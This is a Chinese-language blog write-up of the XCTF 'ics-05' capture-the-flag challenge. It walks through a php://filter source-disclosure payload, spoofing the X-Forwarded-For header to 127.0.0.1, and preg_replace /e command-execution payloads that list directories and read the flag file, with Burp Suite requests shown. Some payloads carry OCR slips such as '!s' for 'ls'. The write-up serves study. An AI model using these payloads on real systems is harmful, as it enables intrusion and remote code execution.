

XCTF训练之ics-05

原创

RoboTerh 于 2021-08-05 14:46:05 发布 64 收藏

分类专栏: [ctf](#) 文章标签: [php](#)

版权声明: 本文为博主原创文章, 遵循 [CC 4.0 BY-SA](#) 版权协议, 转载请附上原文出处链接和本声明。

本文链接: <https://blog.csdn.net/RoboTerh/article/details/119415344>

版权



[ctf 专栏收录该内容](#)


3 篇文章 0 订阅

订阅专栏

XCTF ics-05

打开题目, 我们发现只有“设备维护中心”可以进入

又发现点击“云平台设备维护中心”页面多了 `index` url中多了 `page=index`



查看源码, 发现没有什么有用的东西

想到通过php伪协议获取index.php的源码不懂PHP伪协议点我!!

```
payload: ?php://filter/convert.base64-encode/resource=index.php
```



```

        if (strpos($page, 'text') > 0) {
            die();
        }

        if ($page === 'index.php') {
            die('Ok');
        }

        include($page);
        die();
    }
}
?>
</p>
<br /><br /><br /><br />
<?php
}}
//方便的实现输入输出的功能,正在开发中的功能,只能内部人员测试

if ($_SERVER['HTTP_X_FORWARDED_FOR'] === '127.0.0.1') {

    echo "<br >Welcome My Admin ! <br >";

    $pattern = $_GET[pat];
    $replacement = $_GET[rep];
    $subject = $_GET[sub];

    if (isset($pattern) && isset($replacement) && isset($subject)) {
        preg_replace($pattern, $replacement, $subject);
    }else{
        die();
    }
}
?>

```

可以发现过滤掉了input, 所以没法通过php伪协议 `php://input` 来执行php代码

但是, 我们可以注意到preg_replace函数漏洞[preg_replace函数用法](#)
触发漏洞有两个条件

- 正则表达式（第一个参数）需要有e标识符, 有了它可以执行第二个参数的命令
- 第一个参数必须在第三个参数有匹配, 不然会返回三个参数而不执行命令

```
payload:?pat=/test/e&rep=system('ls')&sub=test
```

同样通过代码审计只要需要把x-forwarded-for改为127.0.0.1，我们burpsuite抓包：

The screenshot shows the Burp Suite interface with the following details:

- Request Tab:** Shows an HTTP GET request to `/index.php?pat=/test/e&rep=system(%27ls%27)&sub=test`. Headers include `Host: 111.200.241.244:65321`, `User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:78.0) Gecko/20100101 Firefox/78.0`, `Accept: text/html, application/xhtml+xml, application/xml;q=0.9, image/webp, */*;q=0.8`, `Accept-Language: zh-CN, zh;q=0.8, zh-TW;q=0.7, zh-HK;q=0.5, en-US;q=0.3, en;q=0.2`, `Accept-Encoding: gzip, deflate`, `x-forwarded-for: 127.0.0.1`, `Connection: close`, `Cookie: PHPSESSID=nl1mg6237kq3fvab40gepgav6`, and `Upgrade-Insecure-Requests: 1`. A red arrow points to the `x-forwarded-for` header.
- Response Tab:** Shows a JSON response with a `page: true` field and a `script` block containing JavaScript code for layui navigation. A red box highlights the HTML content of the response, including a welcome message and a list of files.

发现s3chahahaDir不对劲，修改payload

```
?pat=/test/e&rep=system('ls+s3chahahaDir')&sub=test
```

Dashboard Target Proxy Intruder Repeater Sequencer Decoder Comparer Extender Project options User options

Send Cancel < >

Target: http://111.200.241.244:653

Request

```
1 GET /index.php?pat=/test/e&rep=system(%27!s+s3chahahaDir%27)&sub=test
2 HTTP/1.1
3 Host: 111.200.241.244:65321
4 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:78.0)
5 Gecko/20100101 Firefox/78.0
6 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,*/*;q=0.8
7 Accept-Language: zh-CN,zh;q=0.8,zh-TW;q=0.7,zh-HK;q=0.5,en-US;q=0.3,en;q=0.2
8 Accept-Encoding: gzip, deflate
9 x-forwarded-for: 127.0.0.1
10 Connection: close
11 Cookie: PHPSESSID=n1ikq6237kq3fvab40gepgav6
12 Upgrade-Insecure-Requests: 1
```

Response

```
34 {
35   field: 'area', title: '区域'
36 },
37 {
38   field: 'status', title: '维护状态', minWidth: 120, sort: tr
39 },
40 {
41   field: 'check', title: '设备开关', width: 85, templet: '#sw
42 }
43 ]
44 ],
45 page: true
46 }
47 );
48 </script>
49 <script>
50 layui.use('element', function() {
51   var element = layui.element;
52   //导航的hover效果、二级菜单等功能，需要依赖element模块
53   //监听导航点击
54   element.on('nav(demo)', function(elem) {
55     //console.log(elem);
56     layer.msg(elem.text());
57   });
58 });
59 </script>
60 <br >
61 Welcome Mr. Admin ! <br >
62 flag
63 </body>
64 </html>
```

INSPECTOR

- Query Parameters (3)
- Body Parameters (0)
- Request Cookies (1)
- Request Headers (9)
- Response Headers (10)

https://f0g.csdn.net/RoboTern

注意：system括号里面不能有空格，这里用+来代替发现flag文件夹：

```
payload: ?pat=/test/e&rep=system('!s+s3chahahaDir/flag')&sub=test
```

发现flag文件夹下的flag.php

```
payload: ?pat=/test/e&rep=system('!cat+s3chahahaDir/flag/flag.php')&sub=test
```

最后得到flag的值

Over